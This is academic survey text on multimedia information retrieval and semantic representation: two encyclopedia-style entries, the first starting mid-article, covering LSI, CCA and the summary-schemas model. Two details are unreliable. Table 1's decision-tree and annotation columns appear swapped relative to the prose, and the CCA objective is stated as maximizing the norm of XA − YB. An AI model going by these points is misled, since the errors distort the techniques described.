The emerging applications of multimedia also raise new challenges for multimedia retrieval technologies. One of such challenges comes from the new media formats emerged in recent years, such as Flash animation, PowerPoint file, and SMIL (Synchronized Multimedia Integration Language, http://www.w3.org/AudioVideo/). These new formats demand specific retrieval methods for them. Moreover, their intrinsic complexity (some of them can recursively contain media components) brings up new research problems not addressed by current techniques. There have already been recent efforts devoted to these new medias, such as Flash animation retrieval (Yang, Li, Liu, & Zhuang, 2002b) and PowerPoint presentation retrieval. Another challenge rises from the idea of retrieving multiple types of media data in a uniform framework, which will be discussed in the next section.

FUTURE TRENDS

In a sense, most existing multimedia retrieval methods are not genuinely for "multimedia" but for a specific type (or modality) of nontextual data. There is, however, the need to design a real "multimedia" retrieval system that can handle multiple data modalities in a cooperative framework. First, in multimedia databases like the Web, different types of media objects coexist as an organic whole to convey the intended information. Naturally, users would be interested in seeing the complete information by accessing all the relevant media objects regardless of their modality, preferably, from a single query. For example, a user interested in a new car model would like to see the pictures of the car and meanwhile read articles on it. Sometimes, depending on the physical conditions such as networks and displaying devices, users may want to see a particular presentation of the information in appropriate modality(-ies). Furthermore, some data types such as video intrinsically consist of data of multiple modalities (audio, closed-caption, video images). It is advantageous to explore all these modalities and let them complement each other in order to obtain better retrieval effect. To sum up, a retrieval system that goes across different media types and integrates multimodality information is highly desirable.

Informedia (Hauptmann et al., 2002) is a well-known video retrieval system that successfully combines multimodal features. Its retrieval function not only relies on the transcript generated from a speech recognizer and/or detected from overlaid text on screen, but also utilizes features such as face detection and recognition results, image similarity, and so forth. Statistical learning methods are widely used in Informedia to intelligently combine the various types of information. There are many other systems that integrate features from at least two modalities for retrieval purpose. For example, WebSEEK system (Smith & Chang, 1997) extracts keywords from the surrounding text of image and videos in Web pages, which is used as their indexes in the retrieval process. Although the systems involve more than one media type, typically textual information plays the vital role in providing the (semantic) annotation of the other media types.

Systems featuring a higher degree of integration of multiple modalities are emerging. More recently, the MediaNet (Benitez, Smith, & Chang, 2002) and multimedia thesaurus (MMT) (Tansley, 1998) are proposed, both of which seek to provide a multimedia representation of semantic concept—a concept described by various media objects including text, image, video, and so on—and establish the relationships among these concepts. MediaNet extends the notion of relationships to include even perceptual relationships among media objects.

In Yang, Li, and Zhuang (2002a), a very comprehensive and flexible model named *Octopus* is proposed to perform "aggressive" search of multimodality data. It is based on a multifaceted knowledge base represented by a layered graph model, which captures the relevance between media objects of any type from various perspectives, such as the similarity on low-level features, structural relationships such as hyperlinks, and semantic relevance. Link analysis techniques can be used to find the most relevant objects for any given object in the graph. This new model can accommodate knowledge from various sources, and it allows a query to be composed flexibly using either text or example objects or both.

Recently, in Wu, Zhang, and Zhuang (2005), a concept of cross-media retrieval is first proposed which tries to break the limitation of modalities of media objects. As an extension of multimodality retrieval, a cross-media retrieval can be regarded as an unified multimedia retrieval paradigm by learning some latent semantic correlation between different types of media objects.

CONCLUSION

Multimedia information retrieval is a relatively new area that has been receiving more and more attention from various research areas like database, computer vision, natural language, machine learning, as well as from industry. Given the continuing growth of multimedia data, research in this area will expectedly become more active since it is critical to the success of various multimedia applications. However, technological breakthroughs and killer applications in this area are yet to come, and before that, multimedia retrieval techniques can hardly be migrated to commercial applications. The breakthrough in this area depends on the joint efforts from its related areas, and therefore it offers researchers opportunities to tackle the problem from different paths and with different methodologies.

KEY TERMS

Content-Based Retrieval: An important retrieval method for multimedia data, which use the low-level features (automatically) extracted from the data as the indexes to match with queries. Content-based image retrieval is a good example. The specific low-level features used depend on the data type: color, shape, and texture features are common features for images, while kinetic energy, motion vectors are used to describe video data. Correspondingly, a query can be also represented in terms of features so that it can be matched against the data.

Cross-Media Retrieval: As an extension of traditional multimedia retrieval methods, cross-media retrieval can be regarded as a unified multimedia retrieval approach that tries to break through the modality of different media objects. For example, when an user submits a "tiger" image, the system will return some "tiger"-related media objects with different modalities, such as the sound of a tiger roaring, and the video describing a tiger is capturing animals.

Information Retrieval (IR): The research area that deals with the storage, indexing, organization of, search, and access to information items, typically textual documents. Although its definition includes multimedia retrieval (since information items can be multimedia), the conventional IR refers to the work on textual documents, including retrieval, classification, clustering, filtering, visualization, summarization, and so forth. The research on IR started nearly half century ago and it grew fast in the past 20 years with the efforts of librarians, information experts, researchers on artificial intelligence and other areas. A system for the retrieval of textual data is an IR system, such as all the commercial Web search engines.

High-Dimensional Index: For content-based multimedia retrieval, the low-level features extracted from the media objects, such as image, audio, and the like, are usually multi- or high-dimensional. The high-dimensional index is a scheme which can efficiently and effectively organize and order the features from a great number of the multimedia objects. The aim of it is to improve the performance of similarity search over large multimedia databases by significantly reducing the search region.

Index: In the area of information retrieval, "index" is the representation or summarization of a data item that is used for matching with queries to obtain the similarity between the data and the query, or matching with the indexes of other data items. For example, keywords are frequently used indexes of textual documents, and color histogram is a common index of images. Indexes can be manually assigned or automatically extracted. The text description of an image is usually manually given, but its color histogram can be computed by programs.

Multimedia Database: A database system that is dedicated to the storage, management, and access of one or more media types, such as text, image, video, sound, diagram, etc. For example, an image database such as Corel Image Gallery that stores a large number of pictures and allow users to browse them or search them by keywords can be regarded as a multimedia database. An electronic encyclopedia such as Microsoft Encarta Encyclopedia, which consists of tens of thousands of multimedia documents with text descriptions, photos, video clips, animations, is another typical example of a multimedia database.

Multimedia Document: A multimedia document is a natural extension of a conventional textual document in the multimedia area. It is defined as a digital document that is composed of one or multiple media elements of different types (text, image, video, etc.) as a logically coherent unit. A multimedia document can be a single picture or a single MPEG video file, but more often it is a complicated document such as a Web page consisting of both text and images.

Multimedia Information Retrieval (System): Storage, indexing, search, and delivery of multimedia data such as images, videos, sounds, 3D graphics, or their combination. By definition, it includes works on, for example, extracting descriptive features from images, reducing high-dimensional indexes into low-dimensional ones, defining new similarity metrics, efficient delivery of the retrieved data, and so forth. Systems that provide all or part of the above functionalities are multimedia retrieval systems. The Google image search engine is a typical example of such a system. A video-on-demand site that allows people to search movies by their titles is another example.

Multimodality: Multiple types of media data, or multiple aspects of a data item. Its emphasis is on the existence of more than one type (aspects) of data. For example, a clip of digital broadcast news video has multiple modalities, include the audio, video frames, closed-caption (text), and so forth.

Query-by-Example (QBE): A method of forming queries that contain one or more media object(s) as examples with the intention of finding similar objects. A typical example of QBE is the function of "See Similar Pages" provided in the Google search engine, which supports finding Web pages similar to a given page. Using an image to search for visually similar images is another good example.

INTRODUCTION

Multimedia Information Processing: Promises and Challenges

In recent years, the rapid expansion of multimedia applications, partly due to the exponential growth of the Internet, has proliferated over the daily life of computer users (Yang & Hurson, 2006). The integration of wireless communication, pervasive computing, and ubiquitous data processing with multimedia database systems has enabled the connection and fusion of distributed multimedia data sources. In addition, the emerging applications, such as smart classroom, digital library, habitat/environment surveillance, traffic monitoring, and battlefield sensing, have provided increasing motivation for conducting research on multimedia content representation, data delivery and dissemination, data fusion and analysis, and content-based retrieval. Consequently, research on multimedia technologies is of increasing importance in computer society. In contrast with traditional text-based systems, multimedia applications usually incorporate much more powerful descriptions of human thought—video, audio, and images (Karpouzis, Raouzaiou, Tzouveli, Iaonnou, & Kollias, 2003; Liu, Bao, Yu, & Xu, 2005; Yang & Hurson, 2005). Moreover, the large collections of data in multimedia systems make it possible to resolve more complex data operations such as imprecise query or content-based retrieval. For instance, the image database systems may accept an example picture and return the most similar images of the example (Cox, Miller, & Minka, 2000; Hsu, Chua, & Pung, 2000; Huang, Chang, & Huang, 2003). However, the conveniences of multimedia applications come with challenges to the existing data management schemes:

- **Efficiency:** Multimedia applications generally require more resources; however, the storage space and processing power are limited in many practical systems, for example, mobile devices and wireless networks (Yang & Hurson, 2005). Due to the large data volume and complicated operations of multimedia applications, new methods are needed to facilitate efficient representation, retrieval, and processing of multimedia data while considering the technical constraints.
- **Semantic Gap:** There is a gap between user perception of multimedia entities and physical representation/access mechanism of multimedia data. Users often browse and desire to access multimedia data at the object level ("entities" such as human beings, animals, or buildings). However, the existing multimedia retrieval systems tend to access multimedia data based on their lower-level features ("characteristics" such as color patterns and textures), with little regard to combining these features into data objects. This representation gap often leads to higher processing cost and unexpected retrieval results. The representation of multimedia data according to human's perspective is one of the focuses in recent research activities; however, few existing systems provide automated identification or classification of objects from general multimedia collections.
- **Heterogeneity:** The collections of multimedia data are often diverse and poorly indexed. In a distributed environment, because of the autonomy and heterogeneity of data sources, multimedia data objects are often represented in heterogeneous formats. The difference in data formats further leads to the difficulty of incorporating multimedia data objects under a unique indexing framework.
- **Semantic Unawareness:** The present research on content-based multimedia retrieval is based on feature vectors—features are extracted from audio/video streams or image pixels, empirically or heuristically, and combined into vectors according to the application criteria. Because of the application-specific multimedia formats, the feature-based paradigm lacks scalability and accuracy.

Representation: The Foundation of Multimedia Data Management

Successful storage and access of multimedia data, especially in a distributed and heterogeneous database environment (Lim & Hurson, 2002), requires careful analysis of the following issues:

1. Efficient representation of multimedia data objects in databases,
2. Proper indexing architecture of the multimedia databases, and
3. Proper and efficient technique to browse and/or query data objects in multimedia database systems.

Multimedia representation focuses on efficient and accurate description of content information that facilitates multimedia information retrieval. Various approaches have been proposed to map multimedia data objects into computer-friendly formats; however, most of the proposed schemes cannot guarantee accuracy when performing content-based retrieval (Bourgeois, Mory, & Spies, 2003). Consequently, the key issue in multimedia representation is the trade-off between accuracy and efficiency (Li et al., 2003; Yu & Zhang, 2000).

As noted in the literature, multimedia information retrieval methods can be classified into three groups: query-by-keyword, query-by-example, and query-by-browsing (Kim & Kim, 2002). Each method is suitable for a specific application domain. Naturally, different query methods also require employment of different indexing models. Query-by-browsing is suitable for the novice user who has little knowledge about the multimedia data objects, so the aim of indexing is to compress multimedia data objects into small icons (compact representation) for fast browsing. For query-by-keyword, the keywords involve the complete semantic information about the multimedia data objects; thus it is suitable for application domains where the users have clear knowledge about the representation of the data. In the case of query-by-example, users are more interested in the effectiveness of the query processing in locating the most related images (nearest neighbors) to the given examples.

Among the aforementioned fundamental issues, multimedia representation provides the foundation for indexing, classification, and query processing. The suitable representation of multimedia entities has significant impact on the efficiency of multimedia indexing and retrieval (Karpouzis et al., 2003). For instance, object-level representation of multimedia data usually provides more convenient methods in content-based indexing than pixel-level representation (Bart, Huimin, & Huang, 2006). Similarly, queries are resolved within the representation domains of multimedia data, either at object-level or at pixel-level (Erol, Berkner, Joshi, & Hull, 2006). The nearest-neighbor searching schemes are usually based on the careful analysis of multimedia representation—the knowledge of data contents and organization in multimedia systems (Han, Toshihiko, & Kiyoharu, 2006).

BACKGROUND

Preliminaries

The major challenges of traditional multimedia indexing and query processing are caused by the feature-based representation of multimedia data contents. To analyze the impact of content representation, in this section, we will study the existing representation approaches and evaluate their effectiveness in describing multimedia contents.

Multimedia content representation is the process of mapping low-level perceptual features to high-level content information with high accuracy. It is the fundamental means for supporting effective multimedia information organization and retrieval. Several recent researches have proposed using either a generative statistical model, such as Markov Chain Monte Carlo model (Li & Wang, 2003), or a discriminative approach, such as Support Vector Machines model (Zhang et al., 2001) and Bayesian Point Machines model (Chang, Goh, Sychay, & Wu, 2003), to generate annotations for images. Some other studies employ clustering approach to classify multimedia objects into content-similar groups. The content-representation approaches are usually based on two assumptions:

- The set of content categories is known a priori. That is to say, the number of possible categories is fixed, and the content of each category is determined by the multimedia database administrator.

- The low-level features belong to a fixed set of domains.

The main goal of multimedia representation is to obtain a concise description of the contents during the analysis of multimedia objects. Representation approaches as advanced in the literature are classified into four groups: clustering-based approach, representative-region-based approach, decision-tree-based approach, and annotation-based approach.

The Comparisons of Representation Approaches

Clustering-Based Approach

The clustering-based approach recursively merges content-similar multimedia objects into clusters with the help of either human intervention or automated classification algorithms, while obtaining the representation of these multimedia objects. There are two types of clustering schemes: supervised and unsupervised clustering. The supervised clustering scheme utilizes the user's knowledge as input to cluster multimedia objects, so it is not a general purpose clustering approach. As expected, the unsupervised clustering scheme does not need the interaction with user. Hence, it is an ideal way to cluster unknown multimedia data automatically. Because of the advantage of unsupervised clustering scheme, here we only discuss unsupervised clustering scheme (Benitez, 2003; Rezaee et al., 2000; Zaharia et al., 2006).

In the clustering-based approach, the content of a multimedia object is indicated as its cluster. The clusters are organized in a hierarchical fashion; a super cluster may be decomposed into several subclusters and represented as the union of subclusters. New characteristics are employed in the decomposition process to indicate the differences between subclusters. Consequently, a sub cluster inherits the characteristics of its supercluster, while maintaining its individual contents.

Region-Based Approach

The representative-region-based approach selects several of the most representative regions from a multimedia object, and constructs a simple description of the object based on the selected regions. The most representative regions are some small areas with the most notable characteristics of the whole object (Jeong & Nedevschi, 2003; Jing et al., 2002; Ko & Byun, 2002). In case of an image, the representative regions can be areas that the color changes markedly, or areas that the texture varies greatly, and so forth.

The representative-region-based approach is performed as a sequence of three steps:

- **Region selection:** The original multimedia object consists of many small regions. Hence, the selection of representative regions is the process of analyzing the changes in those small regions. The difference with the neighboring regions is quantified as a numerical value to represent a region. Finally, based on such a quantitative value, the regions are ordered, and the most notable regions are selected.
- **Function application:** The foundation of the function application process is the Expectation Maximization (EM) algorithm. The EM algorithm is used to find the maximum likelihood function estimates when the multimedia object is represented by a small number of selected regions. The EM algorithm is divided into two steps: E-step and M-step. In the E-step, the features for the unselected regions are estimated. In the M-step, the system computes the maximum likelihood function estimates using the features obtained in the E-step. The two steps alternate until the functions are close enough to the original features in the unselected regions.
- **Content representation:** The content representation is the process that integrates the selected regions into a simple description that represents the content of the multimedia object. It should be noted that the simple description necessarily is not an exhaustive representation of the content. However, as reported in the literature, the overall accuracy of expressing the content of multimedia objects is acceptable.

Decision-Based Approach

The decision-tree-based approach is the process of obtaining contents of multimedia objects through decision rules. The decision rules are automatically generated standards that indicate the relationship between multimedia features and content information (MacArthur et al., 2000; Naphade et al., 2002; Simard et al., 2000).

In the process of comparing the multimedia objects with decision rules, some tree structures—decision trees—are constructed.

The decision-tree-based approach is mostly applicable in application domains where decision rules can be used as standard facts to classify the multimedia objects. For example, the satellite cloud images are categorized as rainy and cloudy according to the densities of clouds. In medical fields, the 2-D slices from magnetic resonance imaging (MRI) or computerized tomography (CT) are diagnosed as normal or abnormal according to the colors and shapes of body tissues. In these two examples, different cloud densities and different body tissue shapes are related to the different final conclusions. These relationships are the decision rules. And the final conclusions are the contents of the multimedia objects.

The decision-tree-based approach can improve its accuracy and precision as the number of analyzed multimedia objects increases. Since the decision rules are obtained from statistical analysis of multimedia objects, more sample objects will result in improved accuracy.

Annotation-Based Approach

Annotation is the descriptive text attached to multimedia objects. Traditional multimedia database systems employ manual annotations to facilitate content-based retrieval. Due to the explosive expansion of multimedia applications, it is both time consuming and impractical to obtain accurate manual annotations for every multimedia object. Hence, automated multimedia annotation is becoming a hot topic in recent research literature. However, even though humans can easily recognize the contents of multimedia data through browsing, building an automated system that generates annotations is very challenging. In a heterogeneous distributed environment, the heterogeneity of local databases introduces additional complexity to the goal of obtaining accurate annotations.

Semantic analysis can be employed in annotation-based approach to obtain extended content description from multimedia annotations. For instance, an image containing "flowers" and "smiling faces" may be properly annotated as "happiness." In addition, a more complex concept may be deduced from the combination of several simpler annotations. For example, the combination of "boys," "playground," and "soccer ball" may express the concept "soccer game."

Comparison

The different rationales of the aforementioned multimedia-representation approaches lead to their strengths and weaknesses in different application domains. In this subsection, these approaches are compared under the consideration of various performance merits (Table 1).

The aforementioned representation approaches do not consider the semantic contents that may exist in the multimedia objects. Hence, they are collectively called "nonsemantic-based" approaches. Due to the lack of semantic analysis, they usually have the following limitations:

- The content representation is not understandable by humans. The multimedia contents are represented as numbers which are not easy to be understood or modified. In addition, the features are primarily used for the description of physical characteristics instead of conceptual contents of multimedia data. Although content analysis techniques (i.e., clustering, representative region selection, and decision rule generation) were used to obtain content information reflected from features, the feature-based content representation approaches suffer from inaccurate description caused by the semantic gap.
- The representation approaches lacks scalability. Each representation approach is suitable for some specific application domains, and achieves the best performance only when particular data formats are considered. None of them has the capability of accommodating multimedia data of any format from heterogeneous data sources.
- The annotations of many existing multimedia information systems are manually added, which are often subjective and error-prone. In addition, the annotations are usually based on a single media type (e.g., image), neglecting the cross-modal semantic relationships among different media types. Therefore, multimedia systems relying only on annotations cannot guarantee accurate query resolution on multimedia data repositories.
- Generally, there is a need for novel content representation models that integrate multimedia

Table 1. Comparisons of representation approaches

Performance Merit	*Clustering*	*Representative Region*	*Decision Tree*	*Annotation*
Rationale	Searching pixel-by-pixel, recognizing all details	Selecting representative regions	Treating annotations as multimedia contents	Using annotations as standard facts
Reliability & Accuracy	Reliable and accurate	Lack of robustness	Depending on the accuracy of annotations	Robust and self-learning
Time Complexity	Exhaustive, very time consuming	Most time is spent on region selection	Fast text processing	Time is spent on decision rules and feedback
Space Complexity	Large space requirement	Relatively small space requirement	Very small storage needed	Only need storage for decision rules
Application domain	Suitable for all application domains	The objects that can be represented by regions	Need annotations as basis	Restricted to certain applications
Implementation complexity	Easy to classify objects into clusters	Difficult to choose proper regions	Easily obtaining content from annotations	Difficult to obtain proper decision rules

characteristics at both feature level and semantic level. The new models should also be easily scalable to distributed environments.

MULTIMEDIA CONTENT ANALYSIS

Conversion from Features to Semantics

As more and more multimedia repositories are built in different application areas, accurate content accessing strategies are needed for efficient retrieval of multimedia objects. Due to reliance of low-level features, the aforementioned content-based representation and retrieval approaches may not provide satisfactory performance when complex semantic concepts are considered. An ideal multimedia system should have the capability of understanding, not just similarity, of multimedia objects. Moreover, this understanding capability should provide an overview that includes similar semantic concepts in different modalities. For instance, when seeing a talking face we expect to see the words that he/she is expressing, the sound of car engine usually comes with an image of a running car. This cross-modal understanding of multimedia data needs content analysis at a higher semantic-concept level, instead of only involving content representation of low-level features.

Depending on the application domains, the cross-modal semantic-analysis methods can be categorized as two types:

i. Model-dependent approaches, which employ content correlation models such as Gaussian distribution or linear correlation, and
ii. Model-free approaches, which require little prior knowledge and are adaptable to most applications, such as neural-network-based approaches.

In practical applications, the model-dependent approaches usually require less training examples and can achieve better performance.

Latent Semantic Indexing (LSI)

Latent semantic indexing (LSI) was originally proposed as a statistical information retrieval approach to discover underlying semantic relationships between different textual units. LSI mainly focuses on two types of semantic relationships:

- Synonomy, which refers to the fact that many words may indicate the same object. For instance, the word “picture” can be referred to either as an image or a photo.
- Polysemy, which refers to the fact that most words have more than one meaning in different contexts. For instance, “bus” may refer to a public passenger vehicle when it appears near the word “road,” while it may also mean electronic circuits in a paper of computer architecture.

The semantic relationships also exist in multimedia applications. The feature-based multimedia systems usually employ large number of low-level features to increase the accuracy of content-based retrieval; however, the large number of features also lead to both high computation complexity and incapability of manipulating semantic concepts. Most feature-vector-based multimedia systems decide the relationship between multimedia objects simply by comparing their common features. Hence, unrelated objects may be retrieved simply because similar feature values occur accidentally in them, and on the other hand related multimedia objects may be missed because no similar feature values occur in the query.

A latent semantic index built on multimedia data usually employs a technique known as singular value decomposition (SVD) to create the concept space. For instance, a multimedia system may try to set up the relationships between talking faces in video frames and their expressed words in the audio segments. A joint feature space with n video features and m audio features for t video frames may be expressed as follows:

$$X = [V_1, V_2, \ldots, V_n, A_1, A_2, \ldots, A_m]^T$$

where

$$V_i = (v_i(1), v_i(2), \ldots v_i(t))$$

and

$$A_i = (a_i(1), a_i(2), \ldots a_i(t))$$

The singular value decomposition can be expressed as follows:

$$X = K\ S\ D^T$$

where K and D are orthonormal matrices composing of left and right singular vectors, and S is a $r*r$ diagonal matrix of singular values sorted in descending order in which $r = min(n+m, t)$. It can be proved that such decomposition always exists.

By selecting the k largest singular values in the decomposition result, the original $n+m$ dimensional feature space is mapped to a k-dimensional concept space. Hence, the decreased dimensionality reduces the computation complexity. Moreover, related multimedia features are clustered together by being assigned to the same concept. However, this performance improvement comes at the expense of the following drawbacks:

- The concept space generated by LSI is not understandable by humans. The concepts and their relationships are all represented as numbers without semantic meaning. Hence, it is difficult to make modification to the LSI concepts.
- The SVD algorithm requires a complexity of $O((n+m+t)^3 k^2)$. Typically, k can be a small value in practical applications, but the term $n+m+t$ needs to be large enough to guarantee accuracy. This makes SVD algorithm unfeasible for large and dynamic multimedia data collections.
- Determination of the optimal number of dimensions in concept space is another difficult problem. The updates of multimedia data collections may request the changes of concepts, since some added multimedia objects may introduce new concepts, while some deleted multimedia objects may result in the obsolescence of old concepts. However, it is quite time consuming to perform a new run of SVD algorithm. Hence, LSI is not suitable for dynamically changing multimedia data collections.

Canonical Correlation Analysis (CCA)

In LSI model, the features from different modalities are treated equally. However, related features from different modalities may be assigned to different concepts. To overcome this weakness, related features from different modalities need to be coupled together. The canonical correlation analysis (CCA) is a method of measuring the linear relationship between two multidimensional variables. Since multimedia objects can be mapped to different multidimensional feature spaces (such as video and audio features), CCA is also useful for clustering features from different modalities.

Formally, CCA can be defined as the problem of finding two sets of base vectors for two matrices X and Y, such that the correlations between the projections of the matrices onto the base vectors are mutually maximized. In another word, the goal is to find orthogonal transformation matrices A and B that can maximize the expression:

$$\| XA - YB \|_F^2$$

where $A^T A = I$, and $BB^T = I$. $\|M\|_F$ is the Frobenius norm of matrix M and can be expressed as:

$$\|M\|_F = \left(\sum_i \sum_j |m_{ij}|^2 \right)^{1/2} \quad ,$$

where m_{ij} indicates the element on the i^{th} row and j^{th} column of the matrix.

It has been shown that CCA outperforms LSI in matching video frames with their related audio sounds. However, the linear relationships between multimedia objects are still represented as numbers that cannot be understood by humans. Moreover, neither LSI nor CCA is capable of describing the hypernym/hyponym relationship between multimedia objects or concepts.

Implementation of Semantic Analysis

Visual Segmentation

In image retrieval systems, there are two types of features: granule-level features and object-level features. The granule-level features are those characteristics that are directly or indirectly derived from the original format of image storage—that is, the pixels, such as hue, textures, and saturation. The object-level features, in contrast, are obtained from the recognition of the higher-level understanding of the images—the semantic topics of the image data.


The object-level features are obtained through detection and recognition of objects in images. In this work, we analyze the object-level features of an image through a two-phase process:

- The image is first partitioned into several segments, which indicate the most significant visual components, and
- The semantics of the partitioned segments are then obtained through latent semantic indexing (LSI).

The image segmentation method is the binary-partition-tree approach. Similar pixels are merged together as homogeneous regions, and these small regions are recursively merged into segments of the image. To distinguish these segments, we enclose them in minimum bounding rectangles (MBRs). For instance, the woman in Figure 1(a) is segmented as the foreground segment of the image in Figure 1(d), and the remaining parts are considered as the background segment.

Suppose an image $\boldsymbol{A}$ is partitioned as n segments P_1, P_2, …, P_n. The minimum-bounding rectangle of segment P_i is defined as $MBR\ (P_i)$. For any two segments P_i and P_j, if $MBR\ (P_i)$ is enclosed by $MBR\ (P_j)$, segment P_i is then considered as a part of segment P_j. For instance, the MBR of the woman's hat in Figure 1(d) is enclosed by the MBR of the woman; hence the hat should be considered as a part of the woman.

Figure 1. Image segmentation and region selection



(a) (b) (c) (d)

Capturing Segments

The image segments are represented as low-level features such as color histogram or wavelet coefficients. These low-level features cannot represent the semantic contents, and therefore do not provide an ideal basis for semantic-based image retrieval. Hence, the semantic analysis process is to obtain the semantics of these image segments.

Singular value decomposition (SVD) is employed to uncover the hidden semantic relationships (such as synonyms) between data objects. The data set includes two set of entities: the objects whose semantics are already known (training samples), and image segments whose semantics remains unknown. For simplicity, we assume the two sets of entities share the same set of low-level features $f_1, f_2, \ldots, f_m$.

Suppose there are N image segments $P_1, P_2, \ldots, P_N$ and L training samples $T_1, T_2, \ldots, T_L$. For image segment P_i, the low-level feature values are defined as $f_1^{\ i}, f_2^{\ i}, \ldots, f_m^{\ i}$. For a training sample T_i, the low-level feature values are defined as $t_1^{\ i}, t_2^{\ i}, \ldots, t_m^{\ i}$. Also suppose the training samples are classified as K categories $C_1, C_2, \ldots, C_K$; each category includes at least one training sample. Thus, for a category C_j, we define a feature vector:

$$F_j = (f_1^{\ 1}, f_2^{\ 1}, \ldots, f_m^{\ 1}, \ldots, f_1^{\ N}, f_2^{\ N}, \ldots, f_m^{\ N}, t_1^{\ 1}, t_2^{\ 1}, \ldots, t_m^{\ 1}, \ldots, t_1^{\ H}, t_2^{\ H}, \ldots, t_m^{\ H})$$

where H is the number of training samples in category C_j.

Based on the aforementioned feature vector, a matrix M can be built as follows:

$$M = (F_1, F_2, \ldots, F_K),$$

where each column F_j in matrix M indicates the feature vector for category C_j.

After normalization of matrix M, we perform the singular value decomposition on M as follows: $M = KSD'$, where K consists of the feature vectors of MM' column-by-column, D comprises the feature vectors of $M'M$, and S is a diagonal matrix. The image segments are classified into proper semantic categories after the singular value decomposition, and they are assigned with proper semantics.

Impact of Content Analysis

Multimedia data contains an enormous amount of semantic information that is hidden from feature-based representation. To facilitate content-based multimedia data manipulation, the multimedia information systems need to provide accessibility based on the semantic contents. Consequently, there is a need for algorithms that automatically convert features to semantics.

The research on semantic analysis, although still in progress, has provided the foundation for multimedia data manipulation at semantic level. Based on the semantic contents, complex data content representation methods can be developed to facilitate efficient indexing and access of multimedia data repositories.

SEMANTIC-AWARE MULTIMEDIA REPRESENTATION


The limitations of non-semantic-aware content analysis and representation approaches lead to the research on semantic-based multimedia-representation methods. One of the promising models in the literature is the summary-schemas model (SSM).

Summary Schemas Model

The SSM is a content-aware organization prototype that enables imprecise queries on distributed heterogeneous data sources (Ngamsuriyaroj, Hurson, & Keefe, 2002). It provides a scalable content-aware indexing method based on the hierarchy of summary schemas, which comprises three major components: a thesaurus, a collection of autonomous local nodes, and a set of summary-schemas nodes (Figure 2).

The thesaurus provides an automatic taxonomy that categorizes the standard accessing terms and defines their semantic relationships. A local node is a physical database containing the multimedia data. With the help of the thesaurus, the data items in local databases are classified into proper categories and represented with abstract and semantically equivalent summaries. A summary-schemas node is a virtual entity concisely describing the semantic contents of its child (children) node(s). More detailed descriptions can be found in Lim and Hurson (2002).

Figure 2. The summary schemas model




To represent the contents of multimedia objects in a computer-friendly structural fashion, the SSM employs a mechanism to organize multimedia objects into layers according to their semantic contents. A multimedia object, say, an image, can be considered as the combination of a series of elementary entities, such as animals, vehicles, and buildings. And each elementary entity can be described using some logic predicates, which indicate the mapping of this elementary entity on different features. For instance, the visual objects in Figure 2 are dog and cat. The possible color is grey, white, blue, or brown. The texture pattern is $texture_1$, $texture_2$, or $texture_3$. Hence, the example image in Figure 3 can be represented as the combination of visual objects, colors, and textures, such as (cat $\wedge$ brown $\wedge$ t3) $\vee$ (dog $\wedge$ grey $\wedge$ t1).

Rationale of SSM

The power of the SSM comes from its linguistic-based hierarchy that organizes and clusters data objects based on their semantic contents, regardless of their representation heterogeneity. The SSM metadata employs three types of links to indicate the semantic relationships:

Figure 3. Semantic content components of image objects




- In the SSM, synonyms are semantically similar data objects in different formats at different physical locations. The SSM employs synonym links to connect and group the similar data objects together.
- A hypernym is the generalized description of the common characteristics of a group of data objects. For instance, the hypernym of dogs, monkeys, and horses is mammal. To find the proper hypernyms of a collection of data objects, the SSM maintains an online thesaurus that provides the mapping from multimedia objects to hypernym terms. Based on the hypernyms of data objects, the SSM can generate the higher-level hypernyms that describe the more comprehensive concepts. Recursive application of hypernym relation generates the hierarchical metadata of the SSM. This in turn conceptually gives a concise semantic view of all the globally shared data objects.
- A hyponym is the counter concept of a hypernym in the SSM. It is the specialized description of the precise characteristics of data objects. It inherits the abstract description from its direct hypernym and possesses its own particular features. The SSM uses hyponyms links to indicate the hyponyms of every hypernym. These links compose the routes from the most abstract descriptions to the specific data objects.

Advantages of SSM

In contrast with the multimedia-representation approaches, the SSM employs a unique semantic-based scheme to facilitate multimedia representation. A multimedia object is considered as a combination of logic terms, whose value represents the semantic content. The analysis of multimedia contents is then converted to the evaluation of logic terms and their combinations. This content-representation approach has the following advantages:

- The semantic-based descriptions provide a convenient way of representing multimedia contents precisely and concisely. Easy and consistent representation of the elementary objects based on their semantic features simplifies the content representation of complex objects using logic computations. Moreover, this logic representation of multimedia content is often more concise than feature vector, which is widely used in nonsemantic-based approaches.
- Compared with nonsemantic-based representation, the semantic-based scheme integrates multimedia data of various formats into a unified logical format. This also allows the SSM to organize multimedia objects regardless of their representation (data formats such as MPEG), uniformly, according to their contents. In addition, different media types (video, audio, image, and text) can be integrated under the SSM umbrella, regardless of their physical differences.
- The semantic-based representation provides a mathematical foundation for operations such as similarity comparison and optimization. Based on the equivalence of logic terms, the semantically similar objects can be easily found and grouped into same clusters, which facilitates the nearest-neighbor retrieval. The optimization of representation can be easily performed on logic terms by replacing long terms with mathematically equivalent terms of shorter lengths.

Figure 4. The SSM hierarchy for multimedia objects



- The semantic-based representation scheme organizes multimedia objects in a hierarchical fashion (Figure 4). The lowest level of the SSM hierarchy comprises multimedia objects, while the higher levels consist of summary schemas that abstractly describe the semantic contents of multimedia objects. Due to the descriptive capability of summary schemas, this semantic-based method normally achieves more representation accuracy than nonsemantic-based approaches.

CONCLUSION AND FUTURE TRENDS

The content-based representation and indexing of multimedia data are fundamental issues in mobile multimedia technologies, and are becoming an active research direction in the computer society. Traditionally, due to the reliance on low-level feature representation, there is always a trade-off between accuracy and efficiency. In addition, the overall performance of an underlying model is greatly determined by the distribution of the multimedia data, specially, in a heterogeneous environment.

The literature has reported a considerable research on multimedia technologies. One of fundamental research areas is the content representation of multimedia objects. Various nonsemantic-based multimedia-representation approaches have been proposed in the literature: such as clustering-based approach, representative-region-based approach, decision-tree-based approach, and annotation-based approach.

Recent research results also show some burgeoning trends in multimedia content representation:

- Multimedia-content processing through cross-modal association (Li et al., 2003; Westermann & Klas, 2003).
- Content representation under the consideration of security (Adelsbach, Katzenbeisser, & Veith, 2003; Lin & Chang, 2001).
- Wireless environment and its impact on multimedia representation (Bourgeois et al., 2003; Kwon, Choi, Bisdikian, & Naghshineh, 2003).

For multimedia applications, the distributed information systems should overcome several challenges—that is, large data volumes and content representation. Therefore, new representation methods are needed for the efficient representation, integration, and manipulation of multimedia data contents. This article briefly overviewed the concepts of multimedia representation and introduced a novel semantic-based representation scheme—SSM. As multimedia applications keep on proliferating through the Internet, the research on content representation will become more and more important.

KEY TERMS

Annotation: Descriptive text attached to multimedia objects.

Canonical Correlation Analysis: A statistical approach of making sense of cross-covariance matrices.

Cluster: The group of content-similar multimedia objects.

